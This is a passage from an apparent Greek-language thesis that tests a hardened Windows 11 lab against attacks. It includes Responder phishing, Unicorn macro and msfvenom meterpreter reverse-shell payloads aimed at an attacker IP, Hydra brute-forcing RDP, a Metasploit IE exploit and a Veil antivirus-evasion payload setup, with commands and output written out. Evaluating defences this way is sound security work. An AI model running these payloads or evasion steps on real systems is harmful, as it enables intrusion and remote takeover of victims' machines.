
Nessus Scan Information: Εμφάνιση πληροφοριών για τη σάρωση του Nessus.

OS Identification: Εντοπισμός του λειτουργικού συστήματος.

Traceroute Information: Πληροφορίες δρομολόγησης δικτύου.

Και εδώ βλέπουμε ότι ο επιτιθέμενος μπορεί να συλλέξει πληροφορίες για το είδος του συστήματος, το version, ίσως η πιο επικίνδυνη από τα παραπάνω το οποίο εντοπίστηκε και στον Windows server 2025 είναι η DCE Services Enumeration στην οποία ο επιτιθέμενος θα μπορούσε να βρει πληροφορίες για ανοιχτές θύρες ή ενεργές υπηρεσίες και να εφαρμόσει brute force ή exploitation επιθέσεις, παρόλα αυτά και αυτή η ένδειξη είναι με χρώμα γαλάζιο που σημαίνει ότι έχει πολύ μικρή έως ελάχιστη σημαντικότητα σύμφωνα και πάλι με το πρότυπο CVSSv3.0.

6.3 Phishing link επίθεση με Responder



Εικόνα 120:Phsing attack

Μια phishing link επίθεση σε ένα σύστημα είναι μια κακόβουλη τεχνική μέσω της οποίας οι επιτιθέμενοι προσπαθούν να ξεγελάσουν τους χρήστες για να αποκαλύψουν προσωπικές πληροφορίες, όπως κωδικούς πρόσβασης, αριθμούς πιστωτικών καρτών ή άλλες ευαίσθητες πληροφορίες. Αυτή η μορφή επίθεσης συνήθως περιλαμβάνει έναν ψεύτικο σύνδεσμο που μοιάζει νόμιμος και μπορεί να σταλεί μέσω email, μηνύματος, κοινωνικών δικτύων, ή ακόμα και αναδυόμενων παραθύρων (pop-ups) σε ιστοσελίδες[55]. Με βάση τον πίνακα attack της mittre επίθεση εντάσσεται στην τεχνική T1027 - Obfuscated Files or Information.


Θα ενεργοποιήσουμε τον responder και θα πάμε στο θύμα μας (Windows 11 machine) και θα επιδιώξουμε να εισέλθουμε. Θα διαπιστώσουμε ότι υπάρχει μήνυμα αποτυχίας τόσο στην επιθετική μας πλατφόρμα τόσο και στο θύμα.

```
[+] Generic Options:
    Responder NIC              [eth0]
    Responder IP               [192.168.95.143]
    Responder IPv6             [fe80::20c:29ff:fe75:a927]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP', 'ISATAP.LOCAL']

[+] Current Session Variables:
    Responder Machine Name     [WIN-3SQ3P335NAN]
    Responder Domain Name      [YZCE.LOCAL]
    Responder DCE-RPC Port     [45076]

[+] Listening for events...

[!] Error starting TCP server on port 80, check permissions or other servers running.
[!] Error starting SSL server on port 443, check permissions or other servers running.
```

Εικόνα 121:Αποτυχία Responder

Πιθανές αιτίες από την πλευράς του θύματος για τα συγκεκριμένα error είναι:

- Windows firewall όπου εμποδίζει την σύνδεση, το οποίο έχουμε ενεργοποιήσει.
- Απενεργοποιημένο IPv4 ή IPv6, στο θύμα είναι απενεργοποιημένο το IPv6.



Εικόνα 122:Εντοπισμός από το θύμα

Κάποιες από τις αιτίες για την αποτυχία στο θύμα είναι:


- Υπάρχει Εγκατεστημένο Πιστοποιητικό SSL/TLS:Ο server (192.168.95.143) δεν έχει ρυθμιστεί να χρησιμοποιεί SSL/TLS, το οποίο είναι απαραίτητο για HTTPS.
- Εσωτερικό Δίκτυο :Ενδεχομένως η διεύθυνση IP ανήκει σε έναν server σε εσωτερικό (private) δίκτυο, όπου οι διαχειριστές δεν έχουν ενεργοποιήσει HTTPS, υποθέτοντας ότι το δίκτυο είναι ασφαλές.

- Μη Ενημερωμένος Server: Ο server ενδέχεται να χρησιμοποιεί παλαιότερες ρυθμίσεις ή λογισμικό που δεν υποστηρίζει HTTPS.
- Μη Έγκυρο ή Ελλιπές Πιστοποιητικό: Εάν το HTTPS είναι ενεργοποιημένο αλλά το πιστοποιητικό SSL/TLS είναι μη έγκυρο ή έχει λήξει, μπορεί να εμφανίζεται αυτό το μήνυμα.

Άρα οι άμυνες στο θύμα είναι αποτελεσματικές και συγκεκριμένα το browser protection.

6.4 Phishing office file επίθεση με Unicorn

Μια phishing Office file επίθεση είναι ένας τύπος phishing επίθεσης όπου οι επιτιθέμενοι χρησιμοποιούν ένα κακόβουλο εκτελέσιμο αρχείο (EXE) που μοιάζει με νόμιμο αρχείο του Microsoft Office για να ξεγελάσουν τους χρήστες και να εγκαταστήσουν κακόβουλο λογισμικό στους



υπολογιστές τους.

Εικόνα 123:Phishing attack


-Overview of an attack through malicious MS Office documents.-

Προκειμένου να δημιουργήσουμε το κακόβουλο payload θα χρησιμοποιήσουμε το Unicorn. Το Magic Unicorn είναι ένα απλό εργαλείο που χρησιμοποιεί μια επίθεση υποβάθμισης του PowerShell και εισάγει shellcode απευθείας στη μνήμη. Βασίζεται στις επιθέσεις PowerShell του Matthew Graeber και στην τεχνική παράκαμψης του PowerShell που παρουσίασαν οι David Kennedy (TrustedSec) και Josh Kelly στο Defcon 18[56].]. Με βάση τον πίνακα attack της mittre επίθεση εντάσσεται στην τεχνική T1203 - Exploitation for Client Execution.

```
┌──(root㉿kali2024)-[/home/chronis/Downloads/unicorn-master]
└─# python unicorn.py windows/meterpreter/reverse_tcp 192.168.95.143 443 macro
```


Εικόνα 124 :Εκτέλεση Unicorn

Θα εκτελέσουμε το Python script unicorn.py από τον φάκελο /home/chronis/Downloads/unicorn-master προκειμένου να δημιουργήσουμε μια αντίστροφη σύνδεση (reverse shell), με σκοπό να έχουμε απομακρυσμένη πρόσβαση στο Windows 11. Αφού δηλώσουμε την ip όπου θα επιδιώξουμε να συνδεθεί το θύμα μας και τη θύρα 443(https) στο τέλος βάζουμε την ενολή macro η οποία δημιουργήσει κώδικα που μπορεί να ενσωματωθεί σε μια μακροεντολή, η οποία θα μπορεί να εκτελεστεί σε έγγραφο του Office (όπως Word ή Excel), ανοίγοντας το δρόμο για την εκτέλεση του κακόβουλου payload.



Εικόνα 125:Malicious Script

Βλέπουμε ότι δημιουργήθηκε με επιτυχία και είναι έτοιμη για να την εισάγουμε σε ένα κακόβουλο αρχείο.



Εικόνα 126:Εισαγωγή malicious script στο αρχείο

Εισάγουμε την μαρκοεντολή με τον κακόβουλο κώδικα στο αρχείο και μέσω της εντολής Auto_Open() δηλώνουμε ότι θέλουμε να εκτελεστεί μόλις ο χρήστης ανοίξει το συγκεκριμένο excel.

Εικόνα 127:Εντοπισμος του αρχείου και αποτροπή εκτέλεσης

Το αρχείο εντοπιστηκε, πιθανά σενάρια της αιτίας εντοπισμού είναι:

- Windows Deffender Firewall το οποίο ελέγχει τα signatures.
- Ενσωματωμένη προστασία στα office και αυτομάτη απενεργοποίηση των μακροεντολών(το πιο πιθανό με βάση το error).
- Από κάποιο goup policy το οποίο απενεργοποιεί μακροεντολές χωρίς signature(δεν έχουμε εφαρμόσει κάποια τέτοια πολιτική).

6.5 Remote code execution με Metasploit

Μια επίθεση απομακρυσμένης εκτέλεσης κώδικα (Remote Code Execution - RCE) είναι ένας τύπος επίθεσης κατά τον οποίο ένας επιτιθέμενος μπορεί να εκτελέσει κακόβουλο κώδικα στους υπολογιστές ή στο δίκτυο ενός οργανισμού. Η δυνατότητα εκτέλεσης κώδικα που ελέγχεται από τον επιτιθέμενο μπορεί να χρησιμοποιηθεί για διάφορους σκοπούς, όπως την εγκατάσταση επιπλέον κακόβουλου λογισμικού ή την κλοπή ευαίσθητων δεδομένων[57]. Με βάση τον πίνακα attack της mittre επίθεση εντάσσεται στην τεχνική T1027 - Obfuscated Files or Information.

Θα χρησιμοποιήσουμε το msfvenom ώστε να δημιουργήσουμε ένα exe με ενσωματωμένο payload ώστε να αποκτήσουμε remote πρόσβαση.Το msfvenom είναι ένα εργαλείο που αποτελεί μέρος του Metasploit Framework και χρησιμοποιείται για τη δημιουργία κακόβουλων payloads. Το msfvenom επιτρέπει στους χρήστες να δημιουργούν προσαρμοσμένα payloads και να τα ενσωματώνουν σε διάφορες μορφές αρχείων, όπως εκτελέσιμα αρχεία (.exe), αρχεία κώδικα PowerShell, shell scripts, αρχεία DLL, αρχεία PDF, και άλλα.Το Metasploit είναι ένα ισχυρό πλαίσιο (framework) που χρησιμοποιείται για δοκιμές διείσδυσης (penetration testing) και για τον εντοπισμό ευπαθειών σε δίκτυα και συστήματα. Δημιουργήθηκε από τον HD Moore το 2003 και στη συνέχεια εξελίχθηκε σε ένα από τα πιο διαδεδομένα εργαλεία στον τομέα της ασφάλειας πληροφοριών. Πλέον, το Metasploit αναπτύσσεται και συντηρείται από την εταιρεία Rapid7[58].

```
┌──(root㉿kali2024)-[~]
└─# cd /home/chronis/Downloads/

┌──(root㉿kali2024)-[/home/chronis/Downloads]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.95.143 LPORT=4444 -f exe -o Ceofile.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: Ceofile.exe
```

Εικόνα 128:Δημιουργία malicious exe με το msfvenom

Δημιουργώ το payload με τους παραπάνω παράμετρούς με σκοπό να αποκτήσω metepreter session, αναλυτικά παρακάτω:

-p: Καθορίζει το είδος του payload (π.χ., windows/meterpreter/reverse_tcp).

(Το Meterpreter παρέχει ένα διαδραστικό περιβάλλον εντολών για απομακρυσμένο έλεγχο του συστήματος-στόχου και δυνατότητες όπως ανάκτηση κωδικών πρόσβασης, καταγραφή κίνησης δικτύου.)


LHOST: Η διεύθυνση IP του συστήματος που θα δέχεται τη σύνδεση (192.168.95.143->kali linux IP).

LPORT->4444: Η θύρα που θα χρησιμοποιηθεί για τη σύνδεση.

-f->exe: Καθορίζει τη μορφή του αρχείου (π.χ., exe, elf, raw, python).

-o->Ceofile.exe: Ορίζει το όνομα του αρχείου στο οποίο θα αποθηκευτεί το payload.

Αφού δημιουργηθεί το κακόβουλο exe βάζουμε το αρχείο σε ένα usb και προσπαθούμε να το μεταφέρουμε στο Victim(Windows 11).



Εικόνα 129:Αποτροπή εκτέλεσης malicious exe


Εδώ βλέπουμε ότι τα Windows εντοπίζουμε το μολυσμένο αρχείο και αποτρέπουν ακόμα και την μεταφορά του.

Error 0x800700E1: Αυτός το σφάλμα συνήθως εμφανίζεται όταν τα Windows εντοπίζουν ότι ένα αρχείο περιέχει κακόβουλο ή δυνητικά επικίνδυνο λογισμικό.

Μέγεθος αρχείου: 0 bytes: Αυτό δείχνει ότι το αρχείο δεν μεταφέρθηκε, πιθανώς λόγω του αποκλεισμού από το antivirus των Windows.

Εικόνα 130:Εντοπισμός απο το antivirus

Επιπλέον στην οθόνη μας εμφανίζεται το παραπάνω pop up που σημαίνει ότι το Microsoft Defender Antivirus εντόπισε κάποιες απειλές στο σύστημα. Πηγαίνοντας εντός του Windows Security θα δούμε ότι έχει εντοπίσει ακριβώς την απειλή.



Εικόνα 131:Εντοπισμός της απειλής

Η ένδειξη /Obfuse.JR!MTB είναι ο τύπος της κακόβουλης απειλής. Το συγκεκριμένο trojan είναι Trojan Downloader, δηλαδή το payload που θα προσπαθούσαμε να τρέξουμε στο Windows 11. Ενώ το Severity με τίτλο Severe σημαίνει ότι αυτή η απειλή είναι σοβαρή και μπορεί να προκαλέσει σημαντική ζημιά στο σύστημα ή να οδηγήσει σε παραβίαση δεδομένων.

Τρέχουμε την ίδια επίθεση σε άλλο θύμα-physical Windows 11 με τον Windows Defender και τον application guard απενεργοποιημένο και βλέπουμε ότι η επίθεση είναι επιτυχής.

Εικόνα 132:Επιτυχια επίθεσης σε desktop με απενεργοποιημένο defender

6.6 Brute force attack με Hydra

Εικόνα 133:Brute force attack

Μια Brute Force Attack (επίθεση ωμής βίας) είναι μια μέθοδος κυβερνοεπίθεσης κατά την οποία ο επιτιθέμενος προσπαθεί να σπάσει έναν κωδικό πρόσβασης, έναν κρυπτογραφημένο κώδικα ή ένα κλειδί δοκιμάζοντας συστηματικά όλες τις πιθανές συνδυαστικές παραλλαγές μέχρι να βρει τη σωστή. Με βάση τον πίνακα attack της mittre επίθεση εντάσσεται στην τεχνική T1110.003 - Password Spraying.


Θα εκτελέσουμε brute force στη πόρτα 3389 που τρέχει η υπηρεσία rdp. Για αυτή τη διαδικασία θα χρησιμοποιήσουμε το εργαλείο HYDRA. Θα δημιουργήσουμε δυο λίστες που θα δώσουμε ως παραμέτρους στο εργαλείο. Η μια λίστα αναφέρεται στα πιο πιθανά usernames και η άλλη λίστα στα πιο πιθανά passwords και θα προσπαθήσουμε με αλυσιδωτές δοκιμές να μαντέψουμε τους λογαριασμούς. Το Hydra είναι ένα εργαλείο για την παραβίαση κωδικών πρόσβασης μέσω παράλληλων επιθέσεων (parallelized login cracker), το οποίο υποστηρίζει πληθώρα πρωτοκόλλων για την εκτέλεση επιθέσεων. Είναι ιδιαίτερα γρήγορο και ευέλικτο, και επιτρέπει την εύκολη προσθήκη νέων modules για την υποστήριξη επιπλέον πρωτοκόλλων ή τύπων επιθέσεων[59].

```
┌──(root㉿kali2024)-[/home/chronis/Downloads]
└─# hydra -L usernames.txt -P passwords.txt rdp://192.168.1.75
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ***** ignore

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-12 12:59:47
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel connections and -W 1 or -W 3 to wait between connection to allow the server
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 77 login tries (l:11/p:7), ~20 tries per task
[DATA] attacking rdp://192.168.1.75:3389/
[3389][rdp] account on 192.168.1.75 might be valid but account not active for remote desktop: login: dimitris password: 123456789, continuing attacking the account.
[3389][rdp] account on 192.168.1.75 might be valid but account not active for remote desktop: login: dimitris password: Panathin[3389][rdp] account on 192.168.1.75 might be valid but
nuing attacking the account.
[3389][rdp] account on 192.168.1.75 might be valid but account not active for remote desktop: login: dimitris password: 190819181931!Ad, continuing attacking the account.
aikos!1908, continuing attacking the account.
[3389][rdp] account on 192.168.1.75 might be valid but account not active for remote desktop: login: dimitris password: OLympiak[3389][rdp] account on 192.168.1.75 might be valid but
ing attacking the account.
os!1925, continuing attacking the account.
[3389][rdp] account on 192.168.1.75 might be valid but account not active for remote desktop: login: chronis password: 123456789, continuing attacking the account.
```

Εικόνα 134:Εκτέλεση Hydra

Βλέπουμε ότι οι προσπάθειες αποτυγχάνουν επειδή δεν μπορεί να γίνει σύνδεση μέσω rdp, ακόμα και σωστοί να είναι οι κωδικοί που δοκιμάζει το hydra δεν μπορεί να επιτευχθεί το σπάσιμο του χρήστη καθώς κόβεται στην remote πρόσβαση. Οι άμυνες που έχουμε εφαρμόσει φαίνεται να είναι επιτυχής είτε πρόκειται για το firewall ή τις ρυθμίσεις δικτύου, είτε τα group policies, ακόμα και να μπορέσει να περάσει την rdp πρόσβαση ή να βρεί κάποια άλλη θύρα διαθέσιμη οι άμυνες που έχουμε βάλει στα accounts όπως το mfa, windows hello κτλ θα δυσκολέψουν εξίσου την πρόσβαση.

6.7 Client-Side attack




Εικόνα 135:Client Side Attack

Μια client-side attack (επίθεση από την πλευρά του πελάτη) είναι ένας τύπος κυβερνοεπίθεσης που στοχεύει απευθείας τον χρήστη (πελάτη) ενός συστήματος, συνήθως εκμεταλλευόμενος ευπάθειες σε λογισμικό ή εφαρμογές που τρέχουν στον υπολογιστή του. Οι client-side επιθέσεις συχνά εκμεταλλεύονται προγράμματα όπως οι φυλλομετρητές (browsers), τα προγράμματα ανάγνωσης PDF, οι media players, και άλλες εφαρμογές που συνδέονται με εξωτερικό περιεχόμενο[60]. Με βάση τον πίνακα attack της mittre επίθεση εντάσσεται στην τεχνική T1082 - System Information Discovery.

```
View the full module info with the info, or info -d command.

msf6 exploit(windows/browser/ms11_003_ie_css_import) > set LHOST 192.168.95.143
LHOST ⇒ 192.168.95.143
msf6 exploit(windows/browser/ms11_003_ie_css_import) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.95.143:4444
msf6 exploit(windows/browser/ms11_003_ie_css_import) > [*] Using URL: http://192.168.95.143:8080/wmx479Z
[*] Server started.
```

Εικόνα 136:Αναμονή για σύνδεση

Το συγκεκριμένο exploit στοχεύει την ευπάθεια MS11-003 του Internet Explorer μέσω ενός κακόβουλου συνδέσμου. Ωστόσο, το exploit δεν κατάφερε να δημιουργήσει συνεδρία, που σημαίνει ότι δεν επιτεύχθηκε απομακρυσμένος έλεγχος του συστήματος-στόχου. Αυτό συνέβη καθώς ο αμυνόμενος έχει εφαρμόσει browser protection όπως είδαμε και σε πιο πάνω κεφάλαιο, με την αποτροπή ιδιαίτερα του http .




Εικόνα 137:Αποτροπή επίθεσης

Δοκιμάζουμε από το Linux μηχάνημα να δούμε αν το exploit λειτουργεί και βλέπουμε ότι η επίθεση είναι επιτυχής.

Εικόνα 138:Δοκιμή και επιτυχία επίθεσης σε kali linux machine

6.8 Bypassing Antivirus επίθεση με Veil




Εικόνα 139:Bypassing antivirus

Η bypassing antivirus επίθεση είναι τεχνικές που χρησιμοποιούν επιτιθέμενοι για να παρακάμψουν ή να αποφύγουν την ανίχνευση από λογισμικό προστασίας (antivirus ή antimalware). Αυτή η μέθοδος χρησιμοποιείται συχνά σε επιθέσεις για να εξασφαλίσει ότι το κακόβουλο λογισμικό ή το payload που μεταφέρει ο επιτιθέμενος δεν θα εντοπιστεί και θα εκτελεστεί επιτυχώς στο σύστημα του θύματος. Για να την επιτύχουμε θα χρησιμοποιήσουμε το Veil. Το Veil είναι ένα εργαλείο ανοιχτού κώδικα που χρησιμοποιείται για τη δημιουργία κακόβουλων payloads (π.χ., shellcode ή εκτελέσιμα αρχεία) τα οποία έχουν σχεδιαστεί για να παρακάμπτουν τα παραδοσιακά antivirus (AV) και λύσεις

ασφαλείας[67]. Με βάση τον πίνακα attack της mittre επίθεση εντάσσεται στην τεχνική T1027 - Obfuscated Files or Information.

Εικόνα 140:Veil tools

Ανοίγουμε το veil στο kali linux μηχάνημα και βλέπουμε ε διαθέσιμα εργαλεία για να χρησιμοποιήσουμε.



Εικόνα 141:Veil payloads

Επιλέγουμε το evasion και βλέπουμε ότι διαθέτει 42 payloads τα οποία μπορούμε να χρησιμοποιήσουμε.

Εικόνα 142:Selected payload

Θα επιλέξουμε το συγκεκριμένο payload το οποίο χρησιμοποιεί μια αντίστροφη σύνδεση http ώστε να αποκτήσουμε πρόσβαση και να παρακάμψουμε το windows antivirus.

```
[go/meterpreter/rev_http>>]: set lhost 192.168.64.129
[go/meterpreter/rev_http>>]: set lport 8080
[go/meterpreter/rev_http>>]: set PROCESSORS 2
[go/meterpreter/rev_http>>]: set SLEEP 9
[go/meterpreter/rev_http>>]: set MINPROCS 1
[go/meterpreter/rev_http>>]: set RAMCHECK true
[go/meterpreter/rev_http>>]: set DISKSIZE 1
[go/meterpreter/rev_http>>]:
```

Εικόνα 143:set up payload


Ρυθμίζουμε το payload με τις παρακάτω επιλογές:

- set lhost 192.168.64.129: Ορίζει τη διεύθυνση IP του επιτιθέμενου (Local Host) όπου το θύμα θα συνδεθεί.
- set lport 8080: Ορίζει τη θύρα (Port) στην οποία θα ακούει ο επιτιθέμενος για την εισερχόμενη σύνδεση από το θύμα.
- set PROCESSORS 2: Ορίζει τον αριθμό επεξεργαστών που θα χρησιμοποιηθούν.
- set SLEEP 9: Καθορίζει το χρονικό διάστημα αναμονής (σε δευτερόλεπτα) μεταξύ των αιτημάτων σύνδεσης.
- set MINPROCS 1: Ρυθμίζει τον ελάχιστο αριθμό επεξεργαστών που απαιτούνται.
- set RAMCHECK true: Ενεργοποιεί τον έλεγχο μνήμης RAM για να εξασφαλιστεί ότι υπάρχουν επαρκείς πόροι.

```
[*] Language: go
[*] Payload Module: go/meterpreter/rev_http
[*] Executable written to: /var/lib/veil/output/compiled/CeoOrders.exe
[*] Source code written to: /var/lib/veil/output/source/CeoOrders.go
[*] Metasploit Resource file written to: /var/lib/veil/output/handlers/CeoOrders.rc
```


Εικόνα 144:Δημιουργία malicious exe

